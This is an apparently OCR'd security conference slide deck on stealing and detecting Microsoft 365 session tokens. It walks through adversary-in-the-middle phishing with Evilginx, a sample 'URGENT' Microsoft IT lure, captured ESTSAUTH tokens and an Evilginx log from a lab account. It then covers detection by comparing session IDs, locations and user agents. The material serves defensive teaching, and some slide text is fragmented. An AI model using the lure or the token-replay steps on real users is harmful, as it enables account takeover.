
# Passive Session Token Theft

How To (Almost) Do Crimes



Four! Inject the session cookie into your browser and refresh the page.

Congratulations, you've committed a crime!





**Passive session token theft is low risk / medium reward from the attacker perspective.**

**You might get lucky, you might not.**

**What if we need something a bit more targeted?**




# Active Session Token Theft (Pickpocketing)

Assumes some interaction with the victim

- Phishing w/ transparent proxy
- Endpoint C2 access + dumping browser cookies
- OAuth Consent Grant Attacks / Device Code Phishing (more on these later)







did you miss me?

# Adversary in the Middle: Evilginx & Friends

Way too OP (needs to be nerfed in the next patch)


- Transparent proxy (AitM)
- Hacker tricks you into signing in to their web page, which brokers your authentication with the real sign-in page
- You sign in!.... **but they captured your session** 😈
- Bypasses most types of MFA
- Not limited to Evilginx, it's just popular and easily available





<https://login.onmicrosoft.com>  
(legitimate page)





Looks good! Here's  
your session token  
(ESTSAUTH):

0.AVEA8G6iOF4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.

AgABAAQAAAADnf0lhJpSnRYB1SVj-Hgd8AgDs\_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWGxJE9Cjf5GILVSFOP  
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pq0dY35w9ttK8yzkY6zOzNkpvUUfsmpzQJx7CjdfD1ne5Sqzq4  
1vvRs5uM-AFM4J4xNB11Dp9sXMQJj6hV-Get8WbalHefodlMKgNcdVxyAr\_OdEon4vczAdBm\_K\_zRh\_1G-B-rE2Ex69FI

Microsoft 365

Search

Welcome to Microsoft 365

Get started

Create new Explore apps

Quick access

All Recently opened Shared Favorites +

The image shows the Microsoft 365 home screen. At the top left is the Microsoft 365 logo and a search bar. Below the search bar is a large "Welcome to Microsoft 365" message. In the center, there are three icons: a blue bird, a bar chart, and a pie chart. To the right of these icons are two buttons: "Create new" and "Explore apps". Below the icons is a section titled "Quick access" with four tabs: "All" (selected), "Recently opened", "Shared", and "Favorites". On the far left is a vertical sidebar with icons for Home, Create, My Content, Feed, Apps, Outlook, and Teams.





Username ✓  
Password ✓  
MFA Code ✗

Microsoft

Sign in


Email, phone, or Skype

No account? Create one!


Can't access your account?

Back Next

A screenshot of the Microsoft Sign In page. It features the Microsoft logo at the top left. Below it is the word "Sign in" and a text input field labeled "Email, phone, or Skype". Underneath the input field are two links: "No account? Create one!" and "Can't access your account?". At the bottom of the page are two buttons: a grey "Back" button and a blue "Next" button which contains a white checkmark icon.



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



From: Microsoft IT  
Subj: URGENT!!! Account Action Required

Something weird is going on with your Microsoft online account. Please log in [here](#) to receive further instructions



 Microsoft

## Sign in

Email, phone, or Skype

---


No account? [Create one!](#)

[Can't access your account?](#)

[Back](#) [Next](#)








[https://some.evil.site\[.\]com](https://some.evil.site[.]com)


Username   
Password




Username ✓  
Password ✓



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)




[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



MFA?






MFA Code 

[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)



Looks good! Here's  
your session token:



0.AVEA8G6i0F4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.  
AgABAQAAADnf0lhJpSnRYB1SVj-Hgd8AgDs\_wUA9P-3wxsQtJUYUP2aKHgkFmI-WPP3ir940qW6xJE9CjF5GILVSFOP  
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPx1pq0dy35w9ttk8yzkY6zozNkpvUUfsmpzQJx7CjdfD1ne5Szq4  
1vvRs5uM-AFM4J4xNB1lDp9sXMQJj6hV-Get8WbalHefod1MKgNcdVxyAr\_0dEon4vczAdBm\_K\_zRh\_lG-B-rE2Ex69FI

[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

```
id          : 10
phishlet    : o365
username    : lowpriv@huskyworks.onmicrosoft.com
password    : [REDACTED]
tokens      : captured
landing url: https://login.whatevs.com/QfBFqowN
user-agent  : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
remote ip   : 127.0.0.1
create time : 2024-03-12 15:37
update time : 2024-03-12 15:38
```

```
[ cookies ]
```

```
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1741808350,"value":"0.
}
bzcBmFFl0g7580ZtRdl8JvIQgi0pb9uIn-V569gXQJE1g","name":"ESTSAUTH","httpOnly":true},{ "path":"/","domain":"log
in.microsoftonline.com","expirationDate":1741808350,"value":'
```

```
c
```

```
y
```

```
D
```

```
D
```

```
S
```

```
D
```

```
  , "name": "ESTSAUTHPERSISTENT", "httpOnly": true}]]
```


# Detection Chemistry



## Session Token Theft

- At scale, hunting for session token theft necessitates the use of *multiple* data points
- Primary hunting thesis: the same session with stark differences in any number of other fields is forensically interesting
- What are our elements? (eg. Unified Audit Log)
  - SessionID
  - IP Address / Location
  - User Agent
    - Device OS
    - Browser type + version
  - Device Properties
    - Device Name
    - Device ID

```
[  
  {  
    "Name": "Id",  
    "Value": "74822bd0-0f0e-4d86-8f7c-1ce03de5fe0f"  
  },  
  {  
    "Name": "DisplayName",  
    "Value": "mattlab"  
  },  
  {  
    "Name": "OS",  
    "Value": "Windows10"  
  },  
  {  
    "Name": "BrowserType",  
    "Value": "Edge"  
  },  
  {  
    "Name": "TrustType",  
    "Value": "0"  
  },  
  {  
    "Name": "SessionId",  
    "Value": "754a1ec7-057c-4fac-8e8c-2b66567116d2"  
  }]
```



# Elements + Reagents: Enriching M365 Data

## Creating your own Context

- Our elements only get us so far. How can we get more out of the data?
  - **Enrichment.**
  - If the data are the **chemical elements**, enrichments are the **reagents**.
- Eg. IP Address
  - Implied geographical location? Region? Country? Continent?
  - Known VPN infrastructure?
  - Known TOR exit node?
  - ISP?
  - Threat intel for this IP? Lots of failed logins from this IP?
- How to: Python scripting, Jupyter Notebooks, build this into your SIEM

IP Details For: 185.32.155.15

Decimal: 3105921807  
Hostname: 185.32.155.15  
ASN: 56410  
ISP: Leeson Telecom Holdings Ltd  
Services: None detected  
Assignment: [Likely Static IP](#)  
Country: Ireland  
State/Region: Dublin  
City: Dublin



IP Details For: 185.170.114.25

Decimal: 3114955289  
Hostname: this-is-a-tor-node--10.artikel5ev.de  
ASN: 197540  
ISP: netcup GmbH  
Services: [Tor Exit Node](#)  
Recently reported forum spam source. (86)  
Assignment: [Likely Static IP](#)  
Country: United States  
State/Region: Washington



# Specificity Wins: Combining Elemental Detectors at Scale

- Login from new location?
  - ✗ Ain't it, chief. People move around too much.
  - Huntress sees about 12k new location logins every day.
- Login from new location, grouped by session ID?
  - For any two events with the same session, trigger when we see one of the events comes from a new location.
  - ☺ Better, but still not there. A user is only a plane ride away from triggering this one. We need to go deeper!
- Login from new location, grouped by session ID, with a significant change in OS/browser type?
  - 🔥 Now we're cooking.
  - Any time two authentications in the same session, when one of the authentications comes from a new location, compare the user agents of the authentications. Account for weird edge cases (looking at you, [BAV2ROPC](#)). If there are major OS/browser type differences, it's worth scrutiny.



```
[*] Session ID: ca460629-6f7b-4fa7-80a0-cb1079936818
[*] User: [REDACTED]
[*] Timestamps:
    [*] Event 1: May 1, 2024 @ 16:12:02.000
    [*] Event 2: May 1, 2024 @ 16:30:58.000
[*] Differences:
    [*] user_agent.name:
        [*] Event 1: Mobile Safari
        [*] Event 2: Chrome
    [*] o365.audit.ApplicationFriendlyName:
        [*] Event 1: 72782ba9-4490-4f03-8d82-562370ea3566
        [*] Event 2: officehome
    [*] source.geo.continent_code:
        [*] Event 1: EU
        [*] Event 2: AF
```

```
[*] Session ID: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
[*] User:
[*] Timestamps:
    [*] Event 1: May 1, 2024 @ 16:09:29.000
    [*] Event 2: May 1, 2024 @ 16:05:41.000
[*] Differences:
    [*] enrichments.ip.client.tunnel.operators:
        [*] Event 1: EXPRESS_VPN
        [*] Event 2: MYSTERIUM_VPN
```

[\*] Full Events:

[\*] Event 1:

```
o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
event.action: UserLoggedIn
```

```
enrichments.ip.client.tunnel.operators: MYSTERIUM_VPN
user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
user_agent.device.name: Other
user_agent.os.name: Windows
user_agent.os.version: 10
user_agent.name: Chrome
user_agent.version: 115.0.0.0
user_agent.os.full: Windows 10
```

[\*] Event 2:

